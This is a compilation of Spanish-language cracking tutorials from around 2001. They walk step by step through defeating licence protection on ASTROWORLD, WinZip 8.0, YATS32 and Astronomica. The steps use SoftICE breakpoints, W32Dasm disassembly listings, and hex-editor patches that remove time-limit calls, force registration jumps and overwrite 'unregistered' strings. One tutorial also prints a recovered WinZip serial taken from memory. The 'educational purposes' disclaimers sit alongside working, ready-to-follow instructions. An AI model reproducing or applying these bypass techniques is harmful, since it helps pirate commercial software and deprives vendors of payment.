despues de eso podemos ver que encontramos en ejecución el ASTROWORLD, despues de eso seguimos en el SOFT ICE y damos el comando:

HWND ASTROWOR

y nos aparece lo siguiente:

```
 0698(1)        0FBF    32  ASTROWORL #32770 (Dialog)       13D7:00000B38

  069C(2)       0FBF    32  ASTROWORL Edit                  13D7:00000B38

  06A0(2)       0FBF    32  ASTROWORL Edit                  13D7:00000B38

  06A4(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06A8(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06AC(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06B0(2)       0FBF    32  ASTROWORL Button                13D7:00000B38

  06B4(2)       0FBF    32  ASTROWORL Static                13D7:00000B38

  06B8(2)       0FBF    32  ASTROWORL Static                13D7:00000B38
```

ya sabemos ahora cual es el HANDLE de la ventana del astroworld que es 0698 , ahora seguimos en el softice y ponemos

BMSG 0698 WM_DESTROY


y damos enter , despues damos control d y salimos del SOFTICE y ahora si damos click en el boton de SIGUIENTE y saltamos directamente al SOFTICE en el cual damos F12 varias veces hasta caer en el codigo del ASTROWORLD al caer en el codigo , empesamos a dar F10 hasta pasar dos RET y inmediatamente que pasamos el segundo RET caemos en la siguiente parte del codigo:

```
0167:00411EC9  C645FC01            MOV       BYTE PTR [EBP-04],01

0167:00411ECD  8D8DD0FCFFFF        LEA       ECX,[EBP-0330]

0167:00411ED3  E8065B1000          CALL      005179DE

0167:00411ED8  83F803              CMP       EAX,03  <----caemos aqui

0167:00411EDB  7533                JNZ       00411F10

0167:00411EDD  C785ECF9FFFF03000000MOV       DWORD PTR [EBP+FFFFF9EC],00000003
```

bueno amigos creo que esta super claro, despues del segundo ret, caemos una linea abajo de la call que genera la ventana y hace la comprobación del time, jejeee, ahora lo que tenemos que hacer es eliminar esa CALL en la dirección de memoria 411ED3 , ok entonces abrimos el ejecutable del ASTROWORLD en el editor hexadecimal y ahora tenemos que sacar su offset de esa direccion de memoria, como lo hacemos bueno pues muy facil para no estar esperando a que se desensamble , vamos y usamos la grandiosa herramienta hecha por LaZaRuS el RVA Converter v 1.1 en el cual en el menu de file seleccionamos LOAD y cargamos el ejecutable del ASTROWORLD y ponemos como aparece en la ventana :

en la opcion de RVA ponemos la direccion de memoria en la cual se encuentra esa call y nos da como offset 11ED3, una vez con el offsett vamos al editor hezadecimal y vamos a ese offset y cambiamos:

por



guardamos los cambios y ejecutamos de nuevo la copia modificada del ASTROWORLD yyyyyyyyyy????????, jejejejejje nada de nag ni limite de tiempo.....jejejjeejjejejjejej....ahora si podemos decir.....

PROGRAMA CRACKEADO.....!!!!!!!!!!!!

nOTAS

ESPERO les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO (nEw tNt crAK teAM mEMBER) cONGRATULATIONS!!!**
- **Txeli**
- **Kuato_Thor**
- **Txotxo**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Winzip v8.0 (3105)***

PROTECCION:	**Serial**		
Objetivo:	**Encontrar un Serial Valido**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	http://www.any on internet		
Herramientas:	**Softice v3x**		
CRACKER:	**SiLvEr StOrM**	**FECHA:**	**15/04/2001**

INTRODUCCION

JeJe como siempre esto de hacer tutoriales es entretenido, aunque mas divertido es entender los diferentes esquemas de generacion de claves que usan las casas de software,Aqui vamos de nuevo con otro tutorial , sigo acendiendo, ya he alcanzado la suma de 9 tutoriales.. gracias a todos Uds...(por tener paciencia de leerwelos), espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

Por cierto muchas gracias a mi amigo KuaTo.

AL ATAKErr

Comentario del Programa

- El programa que vamos a Busacr es un programa que creo que un 99% de los usuarios de computadoras usan o por lo menos los deberia usar.. es un compactador de archivo para generar archivos comprimidos (buenisimo)

Objetivos


1. Busacr el Serial Valido

Manos a la Obra

Primero instalamos nuestro programa y lo ejecutamos

Presionamos Enter Registration Code...


y veremos algo como esto:



Llenamos los spacios con nuestros datos: en mi casolo pongo como ven en esta pantalla

Prueben uds. con sus propios datos.

Y presionamos Ok.



Ok.. Seguimos con nuetro infalible plan de conseguir el serial

A BusKar El Zeryal

Para la busqueda de serial Presionamos ACEPTAR y volvemos con los datos aneriores..

Antes de darle Ok -.------ Presionamos Control D y abrimos Softice (sice). Ponemos un Breakpiont en GETDLGITEMTEXTA y salimos de Sice con Control D.

Presionamos Ok.

SIce se abre... ESTA VEZ NO NOS IMPORTA LA PRIMERA VEZ PUES SOLO REVISA EL NOMBRE

Presionamos Control D y SICE se cerrara y aparecera de nuevo aqui.

015F:00407F8F CALL [USER32!GetDlgItemTextA] ^

015F:00407F95 PUSH ESI ----------Caemos AQui..

015F:00407F96 CALL 0043F89A

015F:00407F9B PUSH ESI

015F:00407F9C CALL 0043F8C3

015F:00407FA1 CMP BYTE PTR [0048CD78],00

015F:00407FA8 POP ECX

015F:00407FA9 POP ECX

015F:00407FAA JZ 00408005

015F:00407FAC CMP BYTE PTR [0048CDA4],00

015F:00407FB3 JZ 00408005

015F:00407FB5 CALL 004079D5 ----------ESTA CALL ES EL IMPORTANTE .. AQUI GENERA EL CODE

015F:00407FBA TEST EAX,EAX ---------- COMPARA EL CODIGO...

015F:00407FBC JZ 00408005 ---------- SALTA SI NO ES IGUAL.....

015F:00407FBE PUSH EDI

015F:00407FBF MOV EDI,0047FFA4

----------WINZIP32!.text+6F8F----------

Ok.. Desabilitamos TODOS los BREAKPIONTS... escribimos BC *

Y ponemos uno en ESA CALL.

escribimos BPX 004079D5

Y salimos de Sice --Control D

Datos Iguales y Presionamos OK.

Sice Abre de nuevo..

015F:004079D2 RET 0004

015F:004079D5 PUSH EBP ----------Caemos aqui...

015F:004079D6 MOV EBP,ESP

015F:004079D8 SUB ESP,00000208

015F:004079DE PUSH EBX

015F:004079DF PUSH ESI

015F:004079E0 XOR ESI,ESI

015F:004079E2 CMP BYTE PTR [0048CD78],00

015F:004079E9 PUSH EDI

015F:004079EA JZ 00407A8A

015F:004079F0 LEA EAX,[EBP-14] v

015F:004079F3 PUSH EAX < > v

----------WINZIP32!.text+69D2----------

Presionamos 58 veces F10 hasta caer aqui.

0167:0079F2E8 43 36 30 31 31 36 45 30-00 01 00 00 00 00 56 F5 C60116E0.....V.^ ----- > Nuestro Serial Valido

0167:0079F2F8 01 00 02 00 0B 00 EA 82-17 23 42 00 46 16 3C 0A .....#B.F.<.^

0167:0079F308 00 00 28 83 A3 0E 7F 04-00 00 09 00 00 00 09 00 ..(...&127;.....

0167:0079F318 02 00 90 01 02 00 47 11-38 83 17 0C 57 17 BC 01 .....G.8...W...

0167:0079F328 C1 01 38 83 1E 0C 57 17-0E 01 90 01 0B 00 17 27 ..8...W.....'

0167:0079F338 5A 83 E1 28 01 00 00 00-5F 22 0B 00 90 01 1C 58 Z..(...._".....Xv

0167:0079F348 67 01 00 00 00 00 02 00-64 F3 4F 4B 1C 58 02 00 g.....d.OK.X..v

----------PROT32-

015F:00407A9E MOV ESI,0048CDA4 ^

015F:00407AA3 LEA EAX,[EBP-0140] ^

015F:00407AA9 PUSH ESI

015F:00407AAA PUSH EAX _____> Aqui Adentro Encerraron NUESTRO SERIALVALIDO ... ? eax

015F:00407AAB CALL 004692D0

015F:00407AB0 ADD ESP,10

015F:00407AB3 NEG EAX

015F:00407AB5 SBB EAX,EAX

015F:00407AB7 INC EAX

015F:00407AB8 MOV [00489FDC],EAX

015F:00407ABD JNZ 00407B27 v

015F:00407ABF LEA EAX,[EBP-0140] < > v


----------WINZIP32!.text+6A9E----------

Caundo estemos sobre esta linea tipeamos ? eax y anotamos ese numerito que aparece..

Borramos los bp ... bc *

y Control D para salir de Sice.

Ponemos el numerito que conseguimos.. y listo Programa Registrado.



nOTAS

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

2ª Planta... Cosmética y maquillaje :o)

PROTECCION:	**Name / Serial, Limitacion de Tiempo**		
Objetivo:	Simular estar registrados		
Dificultad:	Novato		
Herramientas:	**SoftIce, file insPEctor, Proc Dump, W32dasm, Editor Hexadecimal, eXeScope, Resource Hacker**		
CRACKER:	**Caos reptante**	**FECHA:**	**20/03/2001**

INTRODUCCION

Este es mi cuarto tutorial, y si alguien ha leído los tres anteriores, se habrá dado cuenta de que mi manera preferida de crackear un programa es obtener el serial number que nos permita registrarnos, o, si es posible, elaborar un generador de números de serie. Esto es muy limpio, ya que así evitamos manipular el programa original y además tiene la ventaja de que, con un poco de suerte, el número nos va a servir para registrar alguna versión posterior del programa. Por el contrario, si parcheamos por ejemplo la versión 1.0 de un programa, lo más seguro es que si aparece la versión 1.01, el parche ya no nos sirva. Sin embargo, muchas veces, bien porque es demasiado complicado obtener el número de registro, o bien porque el registro no se hace a base de entrar un número, nos vemos obligados a parchear el programa para que se comporte como si realmente estuviera registrado a nuestro nombre. A eso me refiero al hablar de "cosmética y maquillaje" :o) Ahora vamos a ver tres ejemplos de lo que se puede hacer en estos casos. Estos programas han sido elegidos, en parte por azar y en parte porque la utilidad o calidad del programa (bajo mi punto de vista) no justifican la inversión de tiempo necesaria para aplicarles un "tratamiento" más conveniente.


AL ATAKE

Programa:	YATS32 Versión 8.1 (Build 15)
Descripcion:	Este programa sincroniza la hora de nuestro ordenador con unos relojes que deben ser la hostia.
DOWNLOAD:	http://www.dillobits.com/

Cuando arrancamos el programa, nos saluda una "preciosa" nag que nos dice que tenemos 30 días por delante para registrarnos o dejar de utilizarlo, y nos da la posibilidad de introducir el serial number correspondiente o de evaluar el programa. En este caso, trataremos de parchearlo para que parezca registrado.

Lo primero que debemos hacer es utilizar el file insPEctor para saber con qué nos encontramos. Y nos encontramos con que el programa está compilado con Neolite 2.0. El siguiente paso lo daremos con el ProcDump. Ejecutaremos el ProcDump -> Unpacker -> Neolite2 y ya está. Salvamos el programa descomprimido como Yats.exe, e intentamos abrirlo con el W32Dasm. El resultado es:

Volvemos al ProcDump y seguimos los pasos siguientes: PE Editor -> Choose Executable: Yats -> Sections, y vemos lo siguiente:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	00034000	00001000	00033EB0	00001000	C0000080
.rdata	0000D000	00035000	0000CDE4	00035000	40000080
.data	0001C594	00042000	000182BC	00042000	C0000040
.rsrc	0000EB50	0005F000	0000E9C8	0005B000	40000040
.neolit	00006260	0006E000	000047D4	0006A000	E0000020
.idata	00002000	00075000	00002000	0006F000	C0000040

A continuación, transcribo una parte de "Descabezando archivos ejecutables portables" de nuMIT_or donde se explica el significado de la numeración del campo Characteristics:

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es ejecutable, si es compartible, etc.

PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

- 000000020h __Código.
- 000000040h __Datos inicializados.
- 000000080h __Datos no inicializados.
- 040000000h __Sección cacheable.
- 080000000h __Sección paginable.
- 100000000h __Sección compartida.
- 200000000h __Ejecutable.
- 400000000h __Se puede leer.
- 800000000h __Se puede escribir en la sección.

Así pues, debemos cambiar el valor de la sección .text, C0000080 por un valor que nos permita acceder al código del programa, o mejor aún, un valor que nos dé "licencia para matar", como E0000020. (botón derecho -> Edit section) Sobre este tema, también es recomendable consultar "Cracking desde cero para súper newbies 8", un excelente trabajo de DeK_OiN.

Ahora el W32Dasm nos revelará los secretillos del programa sin ningún problema. Podemos empezar por las referencias a "REGISTERED TO", "30 DAY EVALUATION", "EVALUATION PERIOD EXPIRED", las cuales nos conducirán al meollo de la cuestión. Si seguimos los pasos entre estas referencias tendremos a la vista el código que determina si estamos registrados o no, y en este caso los días que nos quedan:

```
* Possible Reference to String Resource ID=00604: comments@dillobits.com
                                |
:0040125D 685C020000            push 0000025C
:00401262 8D8E24020000          lea ecx, dword ptr [esi+00000224]
:00401268 E8A2A30200            call 0042B60F
:0040126D 391DC8AD4500          cmp dword ptr [0045ADC8], ebx
:00401273 747C                  je 004012F1
```

Mediante esta comparación, el programa determina si estamos registrados o no. Para lo que queremos hacer, será suficiente con "nopear" el salto, pero vamos a echar un vistazo al resto.

```
:00401275 8DBE1C020000          lea edi, dword ptr [esi+0000021C]

* Possible StringData Ref from Data Obj ->"Registered to "
                                |
:0040127B 682C214400            push 0044212C
:00401280 8BCF                  mov ecx, edi
:00401282 E817A10200            call 0042B39E
:00401287 8D45EC                lea eax, dword ptr [ebp-14]
:0040128A B960A44500            mov ecx, 0045A460
:0040128F 50                    push eax
:00401290 E862030000            call 004015F7
:00401295 8B00                  mov eax, dword ptr [eax]
:00401297 8D8D68FFFFFF          lea ecx, dword ptr [ebp+FFFFFF68]
:0040129D 51                    push ecx
:0040129E 50                    push eax
:0040129F C645FC01              mov [ebp-04], 01
:004012A3 E8E4000000            call 0040138C
:004012A8 59                    pop ecx
:004012A9 885DFC                mov byte ptr [ebp-04], bl
:004012AC 59                    pop ecx
:004012AD 8D4DEC                lea ecx, dword ptr [ebp-14]
:004012B0 E8AC9F0200            call 0042B261
:004012B5 8D8568FFFFFF          lea eax, dword ptr [ebp+FFFFFF68]
:004012BB 8BCF                  mov ecx, edi
:004012BD 50                    push eax
:004012BE E813A20200            call 0042B4D6

* Possible StringData Ref from Data Obj ->"Using a copy not registered to "
                                        ->"you is illegal."
```

```
                                |
:004012C3 683C214400            push 0044213C
:004012C8 8D8E2C020000          lea ecx, dword ptr [esi+0000022C]
:004012CE E8CBA00200            call 0042B39E
:004012D3 53                    push ebx
:004012D4 8D8EA4010000          lea ecx, dword ptr [esi+000001A4]
:004012DA E8A0970200            call 0042AA7F

* Possible StringData Ref from Data Obj ->"Ok"
                                |
:004012DF 686C214400            push 0044216C
:004012E4 8D8E30010000          lea ecx, dword ptr [esi+00000130]
:004012EA E8D8960200            call 0042A9C7
:004012EF EB66                  jmp 00401357
```

Salto a la ejecución normal del programa.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401273(C)
|
:004012F1 A10CA54500            mov eax, dword ptr [0045A50C]
:004012F6 8B1510A54500          mov edx, dword ptr [0045A510]
:004012FC 8BC8                  mov ecx, eax
:004012FE 0BCA                  or ecx, edx
:00401300 7512                  jne 00401314
```

Que cosa más rara, he puesto en marcha la máquina del tiempo y, por más días que pasen, este salto no se llega a producir. Por lo tanto, el programa siempre nos indicará lo de los 30 días, sin que llegue a decir que el periodo de evaluación ha terminado, ni que llevamos tantos o cuantos días.

```
* Possible StringData Ref from Data Obj ->"30 DAY EVALUATION"
                                |
:00401302 6870214400            push 00442170

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401340(U)
|
:00401307 8D8E1C020000          lea ecx, dword ptr [esi+0000021C]
:0040130D E88CA00200            call 0042B39E
:00401312 EB43                  jmp 00401357
```

Salto a la ejecución normal del programa.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401300(C)
|
:00401314 53                    push ebx
:00401315 8BF8                  mov edi, eax
:00401317 8955EC                mov dword ptr [ebp-14], edx
:0040131A E84F450100            call 0041586E
:0040131F 59                    pop ecx
:00401320 2BC7                  sub eax, edi
:00401322 1B55EC                sbb edx, dword ptr [ebp-14]
:00401325 53                    push ebx
:00401326 6880510100            push 00015180
:0040132B 53                    push ebx
:0040132C 52                    push edx
:0040132D E86E7C0100            call 00418FA0
:00401332 6A1E                  push 0000001E
:00401334 59                    pop ecx
```

Bonita manera de poner en ECX los 30 días. ¿Será para despistar?

```
:00401335 2BC8                  sub ecx, eax
:00401337 3BCB                  cmp ecx, ebx
```

```
:00401339 7F07                jg 00401342

* Possible StringData Ref from Data Obj ->"EVALUATION PERIOD EXPIRED"
                              |
:0040133B 6884214400          push 00442184
:00401340 EBC5                jmp 00401307
```


Este salto nos llevaría a la ejecución del programa sin limitación alguna, pero eso sí, con el letrerito destinado a sacarnos los colores ;o)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401339(C)
|
:00401342 51                  push ecx
:00401343 8D861C020000        lea eax, dword ptr [esi+0000021C]

* Possible StringData Ref from Data Obj ->"%d DAY EVALUATION"
                              |
:00401349 68A0214400          push 004421A0
:0040134E 50                  push eax
:0040134F E834470200          call 00425A88
:00401354 83C40C              add esp, 0000000C
```

Nos unimos aquí a los otros saltos incondicionales para la ejecución del programa.


```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004012EF(U), :00401312(U)
|
:00401357 53                  push ebx
:bla bla bla
.....
```

Como hemos dicho más arriba, bastará con "nopear" el salto en 401273 para que estemos medio registrados. Lo hacemos utilizando un editor hexadecimal, en mi caso el UltraEdit-32, y ejecutamos el programa.



¿Que ha sucedido? Por un lado se ha creído que estabamos registrados (Registered to), pero no ha encontrado nuestro nombre, por lo que nos advierte sobre lo ilegal de nuestra actuación (Using a copy...). Finalmente se ha desactivado


el botón de registrarse y se ha cambiado el texto del botón de evaluar el programa. También podemos ver en segundo término como el programa continúa "Unregistered". Tampoco me gusta lo de informar como registrarnos ¿para qué? Pasaremos pues al trabajo de maquillaje :o)
Recurriremos de nuevo al editor hexadecimal y buscaremos el texto "using a copy" y lo substituiremos por nuestro nombre. No debemos olvidar el poner 00 al final del nombre para que el programa sepa que no hay más caracteres. También buscaremos "Hit F1 for" y substituiremos la H (48) por 00. A continuación, buscamos "unregistered", pero esta vez sin éxito. Que no cunda el pánico, debe estar en formato ancho. Así buscaremos el código: "55006e0072006500" (U.n.r.e.) y ahora sí.
Después de substituir "- Unregistered" por espacios, el aspecto final es el siguiente:




El resultado no está mal, pero la verdad es que hemos procedido con la delicadeza de un elefante en una cacharrería.

Programa:	Astronómica Versión 1.51
Descripcion:	Programa para ver los planetas, estrellas etc, sin necesidad de asomarse a la ventana.
DOWNLOAD:	http://www.astronomica.com/

En este caso, también nos aparece la nag de rigor que nos recuerda que el programa no es gratuito y que si a los 30 días no hemos decidido pagar, deberemos borrar el programa de nuestro hard disk. Deben estar de broma :o)



¿Que sucedería si utilizamos la máquina del tiempo y adelantamos el calendario un mes? Pues eso:



Digamos de paso que el demo mode es una versión muy capada del programa. Ahora ya sabemos como las gasta el programa. Es el momento de actuar :o) El primer paso es ir a registrarse, introducir un número cualquiera y tomar nota de lo que sucede, así nos encontramos con esto:

Después de comprobar que el programa no está comprimido, ni tiene nada raro :o) podemos pasar directamente al W32Dasm. Empezaremos por buscar en String Data Ref. el texto "This serial number..." y llegaremos a este punto:

```
:00403EE5 837D8400                cmp dword ptr [ebp-7C], 00000000
:00403EE9 751E                    jne 00403F09
:00403EEB 8B8D58FFFFFF            mov ecx, dword ptr [ebp+FFFFFF58]
:00403EF1 E8EC010400              call 004440E2
:00403EF6 6A00                    push 00000000
:00403EF8 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"This serial number is incorrect. "
->"Unable to unlock ! "
|
:00403EFA 68644B4700              push 00474B64
:00403EFF E88CB90400              call 0044F890
:00403F04 E9CD000000              jmp 00403FD6
```

Vemos que para que acepte nuestro número chungo, debemos forzar el salto en 403EE9. Tomamos nota del offset de dicha posición y echamos mano del UltraEdit u otro editor hexadecimal. Aquí substituiremos 75 por EB es decir: JNE por JMP. Arrancamos de nuevo el programa, nos registramos y:

Ya sabemos que la alegría en casa del pobre dura poco, por eso no nos sorprende que al arrancar de nuevo, aparezca la nag de los días que quedan o la de periodo expirado.¿Qué hemos conseguido entonces? Pues si vamos a Help -> About ... veremos que donde antes decía "30-day evaluation copy" o "interactive demo mode", ahora aparecen nuestro nombre y el número de registro que hemos utilizado. Como podéis observar, este programa puede servir además como práctica agenda para guardar un par de números de teléfono. Algo es algo... :o|

¿Y ahora qué? De nuevo recurrimos al W32Dasm y buscamos "Interactive demo mode" y "30-day evaluation copy" a ver que pasa. Llegamos a una bifurcación de caminos:

```
:00402E91 833D28B0470000          cmp dword ptr [0047B028], 00000000
:00402E98 7412                    je 00402EAC

Possible StringData Ref from Data Obj ->"Interactive demo mode"
                                  |
:00402E9A 68844A4700              push 00474A84
:00402E9F 8B4DE8                  mov ecx, dword ptr [ebp-18]
:00402EA2 83C15C                  add ecx, 0000005C
:00402EA5 E895230400              call 0044523F
:00402EAA EB10                    jmp 00402EBC

Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402E98(C)
|
* Possible StringData Ref from Data Obj ->"30-day evaluation copy"
                                  |
:00402EAC 689C4A4700              push 00474A9C
:00402EB1 8B4DE8                  mov ecx, dword ptr [ebp-18]
:00402EB4 83C15C                  add ecx, 0000005C
:00402EB7 E883230400              call 0044523F

